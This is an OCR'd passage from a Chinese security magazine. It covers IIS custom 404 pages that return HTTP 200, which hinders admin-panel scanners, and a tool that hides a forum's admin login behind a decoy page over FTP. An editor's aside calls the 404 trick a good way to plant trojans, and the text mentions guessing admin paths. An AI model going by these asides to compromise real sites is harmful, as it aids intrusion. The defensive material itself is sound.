


图7




图5

从图中可以看到，错误映射属性有三个，一个是默认值，一个是文件，一个是URL。“默认值”就是在网页上显示一个大大的“HTTP/1.1 404 Object Not Found”（图6）。

“文件”是IIS原本使用的，也就是我们在很多地方看到的（图7）。

对于这个页面我们可以进行更改。制作好一个网页，然后把文件的路径指定到你做好的网页。还有一个就是URL，URL采用的是相对路径的方法，在你的站点下建立一个网页，然后把404指向到这个网页的相对路径。看到了有以上三种方式定义404的错误，除去默认的，可以更改404页面的有文件和URL。我在站点下新建了一个网页404.htm，先来使用文件的方式试一下，依然还是报404的错误，那看来就是在URL上面了。立马改成URL的方式测试，结果马上就出来了，就是URL的方式（图8）。




图8

也许会有人要说我使用的是虚拟主机，管理权不在我这里，我不能更改。别担心，其实不去更改IIS也行，只要虚拟主机支持自定义404错误页就可以。我冒着被人强K的风险，试过几个虚拟主机的自定义404页面，都是采用改URL的方式来自定义404（石头：这也是个挂马的好方法）。对于这样的网站，就算得到了用户名和密码，要找后台登录的话，就不能使用工具了，只能使用手工的方式一个个的去猜解。

那么为什么404会返回一个200的状态代码呢？这是因为返回404是因为页面不存在，而现在却指定了一个页面，这个页面是存在的，这样，返回的就会是一个200的状态代码了。

# 守住网站最后的安全底线

葬云

菜鸟们都应该知道，目前入侵网站最常使用的方法就是脚本注入，当然防止网站被入侵的方法也有很多，本文要介绍给大家的就是如何做好网站后台的防护。

我们先在网上架设好自己的论坛，就以动网为例吧，如图1。如果论坛后台设置的不隐蔽，或者干脆使用的就是动网默认的admin_login.asp，那肯定是非常危险的，如图2。接下来，我们就要使用后台狗狗这个小工具了！




图1




图2

打开后台狗狗后就会看到很显眼的红字“请确保在网络连接正常的情况下使用，本程序未加入报错系统”，如图3。也就是说程序在运行过程中不会有任何错误的提示。所以，一定要保证网络正常。




图3

点击中间的“安装／卸载”按钮，然后会看到“安装前请将程序单独放在一个空文件夹中”的提示，如图4。



图4

我们把后台狗狗存放到一个叫GG的文件夹中，再次打开它，然后把资料填写完整。比如我使用的FTP地址就是60.172.**.**、帐号是Gicy、密码是GicyVIP、后台是wwwroot/bbs（后台要有单独的目录，不然程序会出错）。注意，如果使用的是网络空间，后台目录则一定要填准确。然后要填的就是后台的首页文件，动网的后台首页文件是admin_login.asp。全部填写完毕后点击“安装”按钮就会弹出一个提示，要求用户把一个假的后台首页存放到程序目录下并改名（图5）。




图5

提示“安装完毕”后就可以了。点一下“解密”，再点“加



图6

密”。现在我们打开后台看看，傻了吧！变成我们设置的假后台了，如图6。现在再点下“解密”，再打开看看，后台就会恢复正常了，如图7。

其实这个小工具利用的就是FTP，加密时把后台首页改名，然后上传假后台；而解密时删除假后台，再把真后台改回原名。

